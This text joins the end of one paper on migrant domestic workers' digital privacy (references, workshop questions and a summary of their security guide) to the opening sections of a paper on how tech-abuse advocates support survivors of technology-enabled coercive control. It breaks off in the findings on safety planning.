[108] Julia Slupska, Scarlet Dawson Dawson Duckworth, Linda Ma, and Gina Neff. Participatory threat modelling: Exploring paths to reconfigure cybersecurity. In *ACM Conference on Human Factors in Computing Systems (CHI): Extended Abstracts*, New York, NY, US, 2021.

[109] Julia Slupska and Angelika Strohmayer. Networks of care: Tech abuse advocates' digital security practices. In *USENIX Security Symposium (USENIX Security)*, Boston, MA, USA, August 2022. To appear.

[110] Yunpeng Song, Yun Huang, Zhongmin Cai, and Jason I. Hong. I'm all eyes and ears: Exploring effective locators for privacy awareness in IoT scenarios. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 1–13, New York, NY, USA, 2020.

[111] Angelika Strohmayer, Jenn Clamen, and Mary Laing. Technologies for social justice: Lessons from sex workers on the front lines. In *ACM Conference on Human Factors in Computing Systems (CHI)*, page 1–14, New York, NY, USA, 2019.

[112] Michael Onuoha Thomas, Beverly Amunga Onyimbo, and Rajasvaran Logeswaran. Usability evaluation criteria for Internet of Things. *International Journal of Information Technology and Computer Science (IJITCS)*, 8(12):10–18, 2016.

[113] Joseph Turow, Lauren Feldman, and Kimberly Meltzer. Open to exploitation: America's shoppers online and offline. Technical report, Annenberg Public Policy Center of the University of Pennsylvania, June 2005. Accessed: 3 June, 2015.

[114] Joseph Turow, Michael Hennessy, and Nora Draper. The tradeoff fallacy: How marketers are misrepresenting American consumers and opening them up to exploitation. Technical report, Annenberg Public Policy Center of the University of Pennsylvania, June 2015. Accessed: 24 February, 2018.

[115] Joseph Turow, Michael Hennessy, Nora Draper, Ope Akanbi, and Diami Virgilio. Divided we feel: Partisan politics drive Americans' emotions regarding surveillance of low-income population. Technical report, Annenberg School for Communication at the University of Pennsylvania, 2018. Accessed: 24 December, 2018.

[116] UNICEF. Good governance of children's data | UNICEF Office of Global Insight & Policy: https://www.unicef.org/globalinsight/good-governance-childrens-data.

[117] John Vines, Stephen Lindsay, Gary W. Pritchard, Mabel Lie, David Greathead, Patrick Olivier, and Katie Brittain. Making family care work: Dependence, privacy and remote home monitoring telecare systems. In *ACM International Joint Conference on Pervasive and Ubiquitous Computing (UbiComp)*, pages 607–616, 2013.

[118] Nina Wallerstein, Michael Muhammad, Shannon Sanchez-Youngman, Patricia Rodriguez Espinosa, Magdalena Avila, Elizabeth A. Baker, Steven Barnett, Lorenda Belone, Maxine Golub, Julie Lucero, Ihsan Mahdi, Emma Noyes, Tung Nguyen, Yvette Roubideaux, Robin Sigo, and Bonnie Duran. Power dynamics in community-based participatory research: A multiple–case study analysis of partnering contexts, histories, and practices. *Health Education and Behavior*, 46, 2019.

[119] Xin Wang. The content security mechanism of smart TV broadcasting operating system. *Open Access Library Journal*, 2(11), 2015.

[120] Yang Wang, Huichuan Xia, Yaxing Yao, and Yun Huang. Flying eyes and hidden controllers: A qualitative study of people's privacy perceptions of civilian drones in the US. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2016(3):172 – 190, 2016.

[121] Frances Webber. On the creation of the UK's 'hostile environment'. *Race & Class*, 60(4):76–87, April 2019.

[122] Meredydd Williams, Jason R. C. Nurse, and Sadie Creese. "Privacy is the boring bit": User perceptions and behaviour in the Internet-of-Things. In *IEEE Annual Conference on Privacy, Security and Trust (PST)*, August 2017.

[123] Charlie Wilson, Tom Hargreaves, and Richard Hauxwell-Baldwin. Smart homes and their users: A systematic analysis and key challenges. *Personal and Ubiquitous Computing*, 19(2):463–476, February 2015.

[124] Charlie Wilson, Tom Hargreaves, and Richard Hauxwell-Baldwin. Benefits and risks of smart home technologies. *Energy Policy*, 103:72–83, April 2017.

[125] Todd Wolfson, Ursula Elin Huws, James M. Farrar, and Yaseen Aslam. 'Alongside but not in front': Reflections on engagement, disengagement and ethics in action research with workers. *Work Organisation, Labour & Globalisation*, 2022.

[126] Yaxing Yao, Justin Reed Basdeo, Smirity Kaushik, and Yang Wang. Defending my castle: A co-design study of privacy mechanisms for smart homes. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 1–12, New York, NY, USA, May 2019.

[127] Yaxing Yao, Justin Reed Basdeo, Oriana Rosata Mcdonough, and Yang Wang. Privacy perceptions and designs of bystanders in smart homes. *Proceedings of the ACM on Human-Computer Interaction*, 3(CSCW):1–24, November 2019.

[128] Yaxing Yao, Huichuan Xia, Yun Huang, and Yang Wang. Free to fly in public spaces: Drone controllers' privacy perceptions and practices. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 6789–6793, New York, NY, USA, 2017.

[129] Yaxing Yao, Huichuan Xia, Yun Huang, and Yang Wang. Privacy mechanisms for drones: Perceptions of drone controllers and bystanders. In *ACM Conference on Human Factors in Computing Systems (CHI)*, pages 6777–6788, New York, NY, USA, 2017.

[130] Mengmei Ye, Nan Jiang, Hao Yang, and Qiben Yan. Security analysis of Internet-of-Things: A case study of August smart lock. *IEEE Conference on Computer Communications Workshops (INFOCOM WKSHPS)*, 2017.

[131] Colin Yeo. The hostile environment: What is it and who does it affect? | New Europeans: https://neweuropeans.net/article/1927/hostile-environment-what-it-and-who-does-it-affect, 2017.

[132] Eric Zeng, Shrirang Mare, and Franziska Roesner. End user security and privacy concerns with smart homes. In *USENIX Symposium on Usable Privacy and Security (SOUPS)*, pages 65–80, Santa Clara, CA, 2017.

[133] Eric Zeng and Franziska Roesner. Understanding and improving security and privacy in multi-user smart homes: A design exploration and in-home user study. In *USENIX Security Symposium (USENIX Security)*, pages 159–176, Santa Clara, CA, August 2019.

[134] Kai Zhao and Lina Ge. A survey on the Internet of Things security. In *International Conference on Computational Intelligence and Security (CIS)*, pages 663–667, 2013.

[135] Nicole Zillien and Eszter Hargittai. Digital distinction: Status-specific types of Internet usage. *Social Science Quarterly*, 90(2):274–291, 2009.

Appendix A: Workshop questions

The topics discussed in the workshops were as follows:

ASSETS:

1. What kinds of social media or communication technology do you use?
2. How do you feel about using social media and communication technology?
3. What parts of your data or information do you most want to protect?
4. What does being safe mean to you?

THREATS:

1. What are the main threats to your safety, privacy, and security (e.g., threats faced online or in your workplace)?
2. Have you ever worked in a house where there was a camera or some type of a monitoring device? If yes, how did you find out about it? How did you feel about it?
3. Are you worried about being watched online? If so, by who and why?

MITIGATIONS:

1. What advice would you give other MDWs to stay safe online?
2. What parts of your safety do you most want to improve?
3. Do you have any questions you want to ask us?
4. What kind of support do you need to be safe?

Appendix B: Digital privacy and security guide

Based on the findings of our five workshops with MDWs in the UK, we developed a digital privacy and security guide. The guide serves as an educational/support platform for MDWs in the UK and other countries, to protect their on- and offline privacy and keep themselves safe. The guide is divided into six main sections. We first explain the guide and its purpose; provide general digital privacy and security advice; describe three main types of privacy threats identified by our MDW participants who took part in our workshops (one section is dedicated to each threat type): government surveillance, online scams and harassment, and employer monitoring; and conclude by arguing that our computer security and privacy community must take into account intersecting forms of marginalisation (due in part to different levels of social and economic power) as well as the broader social structures that foster insecurity. The guide also includes links to further resources that domestic workers can refer to when in need of protection.

About the guide. The first section of the guide explains its purpose: providing general information and advice on how MDWs can protect their privacy and safety. The guide is not a substitute for legal advice. The section also describes the academic institutions and grassroots organisations involved in developing this guide.

General digital privacy and security guide. The second section of the guide provides general advice on how to protect domestic workers' digital privacy and security. The advice includes thinking about and checking the links (and files) before clicking on (downloading) them, configuring the privacy settings of their online social accounts, and securing their online accounts and devices using a set of mechanisms and tools. This section includes resources and links explaining the steps that workers could find useful to achieve the above.

Immigration and government surveillance. The third section describes the first main threat identified by our MDW participants: government surveillance. Many participants reported a fear of government institutions, specifically the Home Office and the police, due to the power these structures had over their immigration status and that of other workers. This section provides information about workers' rights with regard to accessing healthcare services like the NHS and seeking protection from excessive policing. It explains practical steps that domestic workers can take to protect their privacy and human rights (e.g., joining grassroots organisations and unions, contacting legal aid organisations and law centres), what to do if immigration officers or the police stopped them to enquire about their immigration status, and what resources they can use to access healthcare services, get legal advice, and navigate the Home Office hostile environment.

Online scams and harassment. The fourth section explains the second threat type described by our participants: scams, identity theft, and harassment. MDWs can be specifically targeted by scams due to their immigration status; e.g., scammers might offer fake job opportunities or threaten to report workers to the Home Office. This section provides useful resources as well as customised advice on how domestic workers can recognise scams, get their money after they have been scammed, and how to protect themselves from identity theft and online harassment.

Employer monitoring. Constant CCTV surveillance of employees/workers or social media stalking can be a huge threat to domestic workers' privacy and security. The fifth section describes workers' legal rights with regard to what employers can and cannot do. It also provides practical advice on how to protect from employer monitoring, such as avoiding adding employers as friends on social media, identifying where cameras and other monitoring devices are located in their workplace, and having a conversation with their employers about the purpose and use of cameras.

Broader changes. The final section of the guide argues that domestic workers should not be blamed for the digital privacy and security threats we described in this guide. Our computer security and privacy community, the government, and employers have their own responsibilities for protecting the safety and privacy of workers. The computer security and privacy community must consider intersecting forms of marginalisation as well as the broader social structures that foster insecurity. The government needs to work with grassroots organisations including VoDW to improve the conditions of workers in the UK, create a safe environment, and protect their human rights. Employers need to understand and respect domestic workers' right to privacy and safety, and refrain from excessive monitoring. The section concludes with useful contacts that domestic workers can use when in need of protection.

Networks of Care: Tech Abuse Advocates' Digital Security Practices

Julia Slupska
University of Oxford

Angelika Strohmayer
Northumbria University

Abstract

As technology becomes an enabler of relationship abuse and coercive control, advocates who support survivors develop digital security practices to counter this. Existing research on technology-related abuse has primarily focused on describing the dynamics of abuse and developing solutions for this problem; we extend this literature by focusing on the security practices of advocates working "on the ground", i.e. in domestic violence shelters and other support services. We present findings from 26 semi-structured interviews and a data walkthrough workshop in which advocates described how they support survivors. We identified a variety of intertwined emotional and technical support practices, including establishing trust, safety planning, empowerment, demystification, supporting evidence collection and making referrals. By building relationships with other services and stakeholders, advocates also develop networks of care throughout society to create more supportive environments for survivors. Using critical and feminist theories, we see advocates as sources of crucial technical expertise to reduce this kind of violence in the future. Security and privacy researchers can build on and develop these networks of care by employing participatory methods and expanding threat modelling to account for interpersonal harms like coercive control and structural forms of discrimination such as misogyny and racism.

1 Introduction

Technologies and digital systems are being incorporated into existing patterns of abuse to harm intimate partners and strangers alike. Sometimes these technologies are built specifically for this purpose (e.g. the case of "stalkerware" apps [12]), but more often perpetrators of this violence use mundane, everyday technologies to control, coerce, or harm their victims [26]. Advocates and support organisations have developed strategies that counter this abuse and support survivors in developing digital safety practices.

Security researchers have started to discuss technology-enabled abuse in intimate relationships (often shortened to 'tech abuse') and other forms of coercive control [12, 34, 44, 75]. For example, many researchers (both within and outside of security studies) have (1) built an understanding the dynamics of tech abuse and (2) developed solutions that aim to reduce this kind of violence. Both of these kinds of work often jump to conclusions about what security researchers, developers, or designers can do to tackle this issue. However, it is seldom that we examine what is already going on outside our field to learn from the expertise of those who have been doing this work for a long time. With this paper, we counter this tendency and instead bring lenses of care and empowerment into security discourse based on the security work of advocates who support victim-survivors[1] of tech abuse.

To carry out our analysis, we first need to understand the boundaries of what security research can and cannot do, and extend the frame of reference we have about violence and technologies within the security community. We draw on two areas of security research: (1) critical security studies and (2) feminist security studies. Both these areas focus on the power dynamics inherent in security practices. Critical security studies draw on disciplines like sociology and anthropology to question the underlying logic of security, arguing security is often used as a justification for imposing control in a way that can limit peoples' rights or freedoms and lead to authoritarianism [15, 50, 58, 61]. Feminist security studies on the other hand shifts our focus away from technical systems, hackers, or the military, and asks us to think at the level of interpersonal security and how social relationships can be sources of both security and insecurity [40].

Using these two frames of understanding security research, we understand that while technical security provides useful insights into some aspects of tech abuse, solutions such as policy change or wider awareness of the relationship between violence and oppressive structures such as patriarchy and violence can be more useful. As such, this paper raises questions

[1] We use this terminology as a way of being inclusive in our language. It is a phrase used in violence research to account for peoples' diverse experiences of violence - some may prefer the term victim while others prefer the term survivor as people may be uncomfortable with either.

about privacy and security research and provides pathways for future research.

This paper responds to the need for more nuanced empirical work on existing security practices in the context of services for survivors of coercive control. In doing so, we contribute to privacy and security research in three ways: (1) we expand the field's understanding of technical support by highlighting the ways it is intertwined with emotional and psychological support; (2) using critical and feminist theories, we question conventional understandings of security by adding the notion of care work and relationship-building as integral to the work of security experts; and (3) we redefine technical expertise in security, including knowledge from experiences of on-the-ground support workers and advocates. These theoretical shifts also have more immediate implications privacy and security research, such as a need for more participatory research with practitioners who support survivors of violence, and expanding threat modelling to include interpersonal harms like coercive control and structural forms of discrimination such as misogyny and racism.

Below, we provide an overview of the literature in security and related fields: first, we describe technology-enabled coercive control, second, we outline solutions that have been developed to respond to this kind of violence, and finally, we highlight why it is important to empirically study existing responses to this kind of insecurity. We then present our research methods, including information about our participants and our standpoints as researchers. Following this, we present our findings related to existing support practices, the importance of understanding care as a network, and detail the recommendations for change needed in security technologies and practices that advocates have outlined in the interviews. We conclude with implications for privacy and security research.

2 Background and related work

Conventionally, information security research focuses on defending computer and information systems, and often omits more interpersonal types of harm, abuse, or violence mediated through technologies [57]. Although these forms of tech abuse were seldom discussed in information security research, there has been a recent wave of academic interest in this subject. Most research in this space can roughly be divided into two categories: (1) describing the problem of tech abuse [25, 26, 33, 36, 48], and (2) prescribing, developing, and evaluating solutions that aim to support survivors and prevent abuse [24, 34, 39, 43, 44, 52, 59]. Our study contributes to a third category of work which is often (although not always [19, 65]) omitted: studying and learning from experts who are already addressing this problem by supporting survivors of tech abuse.

2.1 Defining technology-enabled abuse

Technology-enabled abuse describes the deliberate use of technologies or systems to scare, harass, coerce or stalk someone. These forms of abuse are also sometimes referred to as digital or technology-enabled coercive control, cyberviolence, or digital abuse. These terms are often used interchangeably, but they refer to slightly different phenomena. For example, digital coercive control references "coercive control," which is a pattern of behaviour that is designed to assert influence and control over an individual's life using threats of harm, dependence, isolation, intimidation, and/or physical forms of violence, often resulting in a survivor losing a sense of their self-worth, bodily integrity, and safety [19, 62]. Coercive control is increasingly used instead of "domestic violence" to encompass situations in which partners are not cohabitating, as well as to highlight that not all abuse includes physical violence. In contrast, terms like cyberviolence or digital abuse can also include harassment by strangers on online platforms such as Twitter [32, 66].

To simplify the language, we use "tech abuse" as a shorthand for technology-enabled coercive control. This is a broad term that encompass ways in which technology is co-opted for coercive control both in intimate relationships (family or dating violence) as well as violence from strangers which weaponises intimacy or intimate information for coercion and control [44]. For example, technology-enabled stalking or intimate image abuse are harms which are often perpetrated by clients against sex workers [7]. Likewise, harms such as "sextortion," in which the threat of releasing intimate images is used to coerce someone into acts such as sending more intimate images, are sometimes perpetrated by partners or family members, but can also be perpetrated by strangers who specifically target victims on online forums or dating apps [74].

Drawing on past work defining the tech abuse threat model [26, 36, 44, 59, 70], there are five primary forms of tech abuse perpetrators use:

1. Ownership-based access: Being the owner of a device or account allows a perpetrator to prohibit victims'/survivors' usage or track their location and actions;

2. Account/device compromise: Guessing or coercing credentials which enables a perpetrator to install spyware, monitor the victim/survivor, steal their data or lock them out of their account;

3. Harassment: Contacting victims/survivors or their friends, family, employers etc. without their consent, often including deception, defamation or impersonation;

4. Malicious exposure (reputational attack): Sharing or threatening to share private information or non-consensual intimate images (i.e., image-based sexual abuse);

5. Gaslighting: Making a victim-survivor feel as if they are losing their sanity and/or control over their home, for example by remotely changing temperature using an Internet of Things (IoT) device or deleting past messages and denying they were sent.

Perpetrators of tech abuse usually do not use highly technically sophisticated techniques. Instead, since perpetrators are often living with their victims or have intimate relationships with them, they often gain access to victim's accounts through physical access to victims' devices, knowledge of victims' passwords, or their ability to guess or coerce these passwords. As a result, many conventional security measures based on an authentication model, such as passwords and security questions, are not effective in preventing tech abuse. Freed et al. [26] describe the prototypical tech abuse perpetrator as a "UI-bound adversary" who uses the existing interfaces of apps and platforms for abuse, rather than finding exploits in code. When these forms of access are not enough, perpetrators also have easy access to stalkerware programs which enable location-monitoring and other forms of stalking [12]. Such applications are sometimes available on app stores and may even be in-built into our everyday devices, such as 'Find My Friends' or similar location-sharing applications. Other researchers have examined the role of platforms or emerging technology like IoT in mediating abuse [45, 65].

Lastly, a key aspect of defending against technology abuse is that many survivors must live with tech abuse for many years, and so it is often not possible to secure devices and cut off contact. Survivors stay in abusive relationships for many reasons, including financial dependence, legal constraints (such as visa regimes tied to marriage) and the psychological impacts of coercive control. Survivors' privacy and security needs and practices therefore change at various stages of the relationship. Sometimes defending against abuse involves managing living under surveillance, while at other times, for example while preparing an escape, it may involve fully wiping devices to avoid being tracked [34, 48, 71]. Even survivors who are able to leave violent and harmful relationships may have to maintain contact with the perpetrators, for example due to shared custody of children.

These difficulties are further exacerbated and complicated when victim-survivors' identities are tied to multiple forms of oppression. Like all forms of abuse, technology-enabled coercive control is underpinned by societal structures of oppression such as racism, misogyny, class privilege, ableism, heterosexism, and so on [29, 32, 60]. People experience oppression at the intersections of these different aspects of their identity, forming multiple kinds of complex experiences. Because of this, research which focuses primarily or exclusively on the role of gender in harassment and abuse risks marginalizing people who identify with multiple intersecting identities [32]. For example, while women experience domestic and sexual violence at disproportionate rates to men, poor women, women of colour, and immigrant women are also further marginalised when law enforcement do not take these experiences seriously or even penalise survivors of abuse [16, 60]. The majority of existing research focuses primarily on the Global North, mostly including English-speaking countries such as the US, UK, and Australia, and therefore may fail to account for regional and cultural specificities [55].

As a result of such socio-economic, legal, and familial reasons, many victim-survivors must live with tech abuse for many years. In many cases, ending technology-mediated abuse is not as simple as securing devices or changing passwords. Societal issues such as intimate partner violence and coercive control, even when mediated through technologies, cannot be solved with solely technical fixes. Below, we look towards work that has responded to this kind of abuse, providing starting points for addressing this issue within the security community.

2.2 Exploring solutions and recommendations

Following empirical research to understand practices of perpetrators and needs of survivors, researchers turned their attention towards finding solutions. Here, we differentiate between three areas of solution-oriented work: (1) recommendations for survivors; (2) technical recommendations; and (3) the development of services, particularly through community-based action research projects. While it is important for research to explore and recommend solutions, this is not the only way to approach this problem and can in fact miss an important step: i.e., closely studying existing security practices.

Responses to tech abuse, particularly from law enforcement, often include recommendations for survivors to keep themselves safe. These risk imposing an additional burden of "safety work" on survivors who are already psychologically, financially and emotionally burdened by abuse, or creating new forms of victim-blaming in which survivors are accused of having inflicted harm upon themselves by choosing to use certain devices and/or platforms [33, 63].

Technical solutions have included design recommendations [39, 44, 51] and methods such as threat modelling [59], co-design with survivors [43], and usability analysis [52] for the design and development of safer systems. There are also examples that have put into practice some of these recommendations, such as Arief et al.'s [2] platform for survivors, the Tech vs Abuse project [73], or Unmochon, a tool for publicly sharing evidence of harassment [64]. These approaches are valuable, as they highlight the role of technology design in mediating and enabling abuse and offer technology companies ways to address and mitigate technology abuse in design. It is important for companies to understand they have a responsibility to address these problems on their products and platforms. However, problems of abuse cannot fully be "designed out" or "solved" by UX changes [5].

Other solutions have included recommendations of support

systems, such as calls for greater empathy from technologists, police officers, educators and employers [42] and legal and policy recommendations [14]. Alongside academic research, "grey literature" (such as non-academic reports and guidance documents) from women's support services [14], sex worker organisers [31], or organisations working on online gender based violence [28] has also centred the testimonies of survivors, provided timely empirical research about experiences of harm and violence, as well as opportunities for the development of services to support perpetrators in changing their behaviours [3].

Although empirically studying tech abuse advocates' security and safety practices has not been the focus of much existing research, some valuable exceptions include studies of ecosystems of support for tech abuse survivors [25], safety planning practices in domestic violence shelters [49] and the information security needs of human trafficking services [13]. These studies emphasize the difficulties and importance of balancing information security and psychological safety for survivors as well as technology as a "double-edged sword" which both enables survivors and exposes them to risks. Lastly, not all survivors can access conventional victim support services. For example, Sambasivan et al. [55] emphasize many survivors' preference for seeking support from friends and family, and Zou et al. [75] investigate the role of customer support in an anti-virus company in aiding survivors.

Two projects have combined developing solutions with empirically studying the support sector by setting up clinics where technologists support survivors in securing their devices. The Clinic to End Tech Abuse in New York, USA, has described existing ecosystems of support for tech abuse survivors [34], produced resources and checklists for securing survivors accounts and devices [68], and explored the challenges of providing services to survivors during the covid-19 pandemic [71].

The Technology-Enabled Coercive Control Initiative is a community-based participatory action research project in Seattle, USA, in which researchers collaborate with advocates to better understand the problem of technology-enabled coercive control [19]. Their research has both helped define the problem of tech abuse, highlighting how tech abuse can be debilitating and cause feelings of hopelessness in survivors, and also understand gaps and failures in support systems. They emphasize that the process of seeking relief and accountability through civil and criminal legal systems is often ineffectual and can even be retraumatising.

Both these initiatives focus on "building bridges" between the victim-support sector and law enforcement, researchers, and technology companies to more effectively provide relief [19]. These projects have highlighted broader legal and policy changes which must happen to address the rise of technology-enabled abuse: for example, although tech abuse clinics have made significant contributions in local contexts, significant funding and investment would be needed to make these services accessible more broadly [24]. Similarly, a recent study of the intimate partner violence support sector in the UK highlights the shortcomings of existing risk assessment and recording practices as well as the urgent need for greater funding to develop the sector's capacities [65].

To summarise, many researchers have started developing solutions at individual, technical, and societal levels. However, these papers generally do not provide a comprehensive look at what security practices look like in the sector. Instead, they often point towards spaces that require improvement, in what can be called a deficit model for research: looking for what needs fixing, but not looking at innovation that is happening among practitioners and what we can learn from it.

2.3 Examining security and care practices

Taking a closer look at existing support systems allows us to understand how safety is achieved in practice, so that we build on this rather than jumping to providing solutions. This interest in empirically studying support practices is motivated by two theoretical traditions in ethical and political theory: critical security studies and the ethics of care.

Critical security studies places a methodological emphasis on security as a practice as opposed to security as an object or a state [1]. Security practices can include surveillance or predictive policing as well as discursive practices like securitisation, i.e. framing a policy area (like the "war on drugs" or immigration) as a security issue [4, 10]. Critical security theorists are generally sceptical of this process of securitisation, arguing it is used to justify imposing and extending carceral or authoritarian state power [50], as well as technologies that are abusive or cement problematic power relationships [61]. For example, Stahl et al. [61] document how access controls in a hospital computer system cement a hierarchical relationship between patients and doctors that is at odds with the hospital's patient-centred values. Critical theorists often illustrate or deconstruct how ideas about security, as well as practices in which those ideas are enacted, lead to harmful outcomes. Instead of aiming for security, many critical theorists focus on goals like individual and collective emancipation or liberation [23].

Feminist theorists of security studies have long argued that conventional or mainstream notions of security exclude forms of violence that are deemed "personal" or "private", including gendered violence like domestic or sexual violence [56, 67]. Security is often considered at the scale of "high politics" like the UN Security Council, international espionage, or, increasingly, corporate boardrooms rather than everyday life or everyday surveillance [20, 47]. Cybersecurity research has traditionally recreated these patterns of omission by excluding threats like domestic and intimate partner violence from the threat models that inform security analysis [57]. In contrast, Hörschelmann et al. [40] describe social relations as sources of both security and insecurity, or a "key connective

tissue through which different dimensions of (in)security are entangled." They describe security practices as including the emotional and practical labour invested in dealing with the breakdown of social relations.

This reflects a broader focus in much feminist political and ethical theory on the notion of care. In particular, the "ethics of care" is a feminist moral theory which focuses on care as a principle and practice within a wider network of relations between human beings [35]. Theorists in this tradition often posit that experiences of caring for others, particularly those who are vulnerable, give care-provider privileged access to distinctive and valid forms of moral thought [35, 69]. Care ethics emphasize the value and necessity of caring labour as well as the values of empathy, sensitivity, trust, and responding to need.

Black feminists have also championed the concept of self-care, following Audre Lorde's work on self-care as a radical political act for those burdened within oppressive systems [46]. Akiwowo [72] extends these ideas to digital privacy, advocating for "digital self-care" (such as muting abusive words on Twitter) and bystander interventions into online harassment. In the words of Saidiya Hartman, "care is the antidote to violence" [41].

Theorists of care have also introduced critical approaches to care work, focusing for example on the ways in which unpaid care work furthers gender inequalities [37] and how this disproportionately burdens poor women and women of colour [38, 46]. Lastly, some theorists have been careful to highlight the "dark sides of care," noting how care can become a cover for control or be disempowering to receivers of care, for example for people with disabilities experiencing medical care [6].

2.4 Summary

The majority of research on technology-enabled abuse focuses on understanding the problem, including documenting perpetrators attacks and survivors' security needs and practices, or developing recommendations and solutions to the problem. This study however builds on previous literature by examining what existing security practices look like in this field. This is theoretically motivated by critical security studies as well as feminist research on security and care. These theoretical traditions, in their focus on practice, critical approaches to the notion of security, and emphasis on care, have much to offer the study of information security and privacy [61]. Advocates who support survivors of technology abuse are both security practitioners and care practitioners, and therefore offer a valuable perspective on entanglements between care and security. By critically examining security and care practices, we can gain important understandings of what security is and should be.

3 Methods

In this paper, we expand research related to technology-mediated abuse by learning with and from safety advocates using semi-structured interviews and participatory forms of data analysis. Our research is underpinned by a feminist framing of safety and digitally mediated abuse which involves centring of our participants' expertise not just as 'advocates' but also as security experts. Below, we first present details on our interviews and analysis before addressing the issue of positionality in our work.

3.1 Qualitative interviews

To explore advocates' experiences of supporting survivors of technology abuse in depth, we conducted 26 semi-structured qualitative interviews (see table below), each lasting 1-2h. Although most participants worked in the gender-based violence (GBV) sector broadly construed (i.e. organisations with a focus domestic violence, family violence, human trafficking and sexual violence), a few came from digital privacy groups or hacking collectives which had begun to support survivors of intimate partner violence as a part of their advocacy, often as volunteers. Advocates had worked in the domestic or sexual violence sector for an average of 9.2 years. Lastly, several participants were specifically recruited because they support communities like sex workers, refugees, or LGBTQ+ people who are sometimes excluded from the traditional GBV sector [11].

As we are promoting advocates as experts in their field, we wanted to give advocates the chance to be identified by their name and organisation should they choose to do so [17]. Consequently, although participants in the study are pseudonymous by default, participants could also opt-in to use their real name. Asterisks (*) indicate areas where participants chose to use a pseudonym or keep details confidential. Participant names and organisations are listed in Appendix 1 (7.1).

Participants were recruited using purposive sampling: some were recruited through the first authors' personal network, while others volunteered after the call was shared on a variety of mailing lists aimed at people in the victim support sector. Selection criteria were having supported at least three survivors of technology-facilitated abuse. Interviews were recorded and transcribed using Word Transcribe, and then played back and corrected. Interviews took place over three months from December 2020 to February 2021 and were not compensated.

We asked participants about types of technology abuse they had seen, how they supported survivors, and what improvements they would like to see in technology and cybersecurity. Participants were also prompted to share specific cases, without identifying details, to illustrate how they supported different survivors. We also asked about how participants addressed the psychological distress which survivors experi-

enced as a result of tech abuse, as well as whether there were any demographic factors (like gender, race or immigration status) particular to the survivors they supported that shaped their experience of tech abuse (see 7.2 for the full interview protocol).

3.2 Data analysis

Following the interviews, we hosted a 2h-long workshop to discuss the role of technology-mediated abuse in the development life-cycle of data-intensive technologies [2]. Ten interviewees were invited to this workshop, although not all of them were able to attend. As part of this workshop, we carried out a 'data walkthrough' where we presented our initial data analysis back to participants, asking them to critique our interpretations. We used an interactive whiteboard to support the discussions in the virtual workshop. This allowed participants to add their thoughts and reactions without words. We presented some initial findings from the interviews on the whiteboard, giving participants an opportunity to respond and push back on our interpretations verbally, as well as with post-it notes, emoji, or other forms of visual media on the whiteboard. This process of participatory data interpretation allowed us to conduct research in a less hierarchical way, following feminist principles of participatory research [27]. In particular, we highlighted in the transcript and our findings moments when participants pushed back or re-framed some of our interpretation. The workshop was audio recorded and transcribed; we took screenshots of the whiteboard.

The interview and workshop transcripts were analysed using reflexive thematic analysis [8]. This is an approach to qualitative analysis which emphasizes the active role of the researcher in the knowledge production process and intentionally does not include a codebook or quantification of frequency of themes. Instead, this work focuses on the reflexive development of understanding with and through the data: initially the first author coded the interview transcripts, from which they developed themes. These themes, alongside quotations from the transcripts, were fed back on by participants during the workshop. The transcript from the workshop was then coded and discussed by both authors. As such, the final themes presented in this paper were negotiated between both authors, in conversation with participants, and based on data and our interpretations thereof [9].

In September 2021 the authors worked together to produce a toolkit to improve the safety of people for technology developers and researchers who work closely with data-intensive technologies. This writing process helped crystalise themes and helped further develop our thinking. This learning also feeds into this paper.

[2]The workshop results are described further here: https://nrl.northumbria.ac.uk/id/eprint/47508/

3.3 Ethics

This study received ethical approval from the University of Oxford Central University Research Ethics Committee. We obtained informed consent from participants to conduct and (optionally) to audio record the interview. As the interviews could touch on sensitive topics, we ensured that participants knew that they could skip questions and request a break at any time. We also emphasized that participants should provide only as much detail in their answers as they felt comfortable with. All electronic files were password protected and stored in a secure location.

3.4 Positionality

Both authors are white women feminist researchers in the United Kingdom whose research interests are related to safety and technology. The first author is a PhD student with some experience volunteering with a sexual abuse and rape crisis centre in their listening services, i.e. phone and texting support. This experience allowed for a degree of shared understanding and empathy with participants. The second author is safely employed at a university with experience of working with a number of support services who work with people of all genders who have experienced different forms of interpersonal, politically-motivated, and institutional harms. The two authors bring their experience and gained understanding from their volunteering and collaborative research to frame the concerns outlined in this paper. As such, our feminist approach, the centring of our collaborators' knowledge, and our somewhat-insider knowledge plays a crucial role in our analysis of the data.

4 Findings

In this section we address three main areas: (1) advocates' support practices; (2) the networked and relational forms of security that are produced in this process; and (3) the changes that these advocates propose in how we address tech abuse.

4.1 Support practices

Advocates described supporting survivors in five main ways: by establishing trust and belief; safety planning (which includes threat assessment, resilience mapping, and taking action to secure accounts and devices); empowerment and demystification; supporting evidence-collection and making referrals. While some of these support practices—like threat assessment or securing devices—resemble established cybersecurity practices, others—like demystification—are more nuanced emotional or psychological practices which fall outside of conventional security frameworks.

Establishing trust and belief. Many advocates described establishing trust and belief as a critical prerequisite to pro-

viding any support. In our interviews, many stressed the importance of establishing a relationship before any probing questions about the abuse or survivors' devices were asked. Many survivors will have experienced gaslighting, an abuse tactic in which a perpetrator tries to undermine a survivor's perception of their own sanity. This is then often compounded by disbelief from friends, family, or law enforcement [36]. Natalie Dolci, (Technology-Enabled Coercive Control Initiative [19]) said, "it's very easy for [...] female identified survivors or gender nonconforming survivors [...] to be treated like they're crazy." Consequently, belief and validation–i.e. making sure survivors felt that their concerns were affirmed and taken seriously–were critical principles for the majority of advocates interviewed.

One advocate described doing this through sharing her own experiences of technology abuse to reassure survivors that they are not alone in their experience and "build rapport" with them (Stephanie*). Many others repeated the importance of reassuring survivors that they believed them, that their experiences and emotions were not uncommon, and that they were not to blame for what had happened. Sol*, an advocate who had a day job in white hat hacking, contrasted these practices of belief and validation with "a more anxiety causing ... tendency to talk about the worst case scenario and focus on that" among information security professionals. Practices like establishing trust, building rapport and proactively communicating belief are important prerequisites to creating an emotional sense of safety, before beginning to assess technical device security. This is important because without that trust, advocates might never be able to understand how they can support survivors.

Safety planning. A variety of practices including (1) threat assessment, (2) resilience mapping, and (3) digital self defence–grouped under the term "safety planning" form a major part of the support advocates offer survivors. One way of understanding this is that safety planning is the most obvious substantive form of support, while the other practices outlined in this section are more subtle underlying practices intertwined with safety planning.

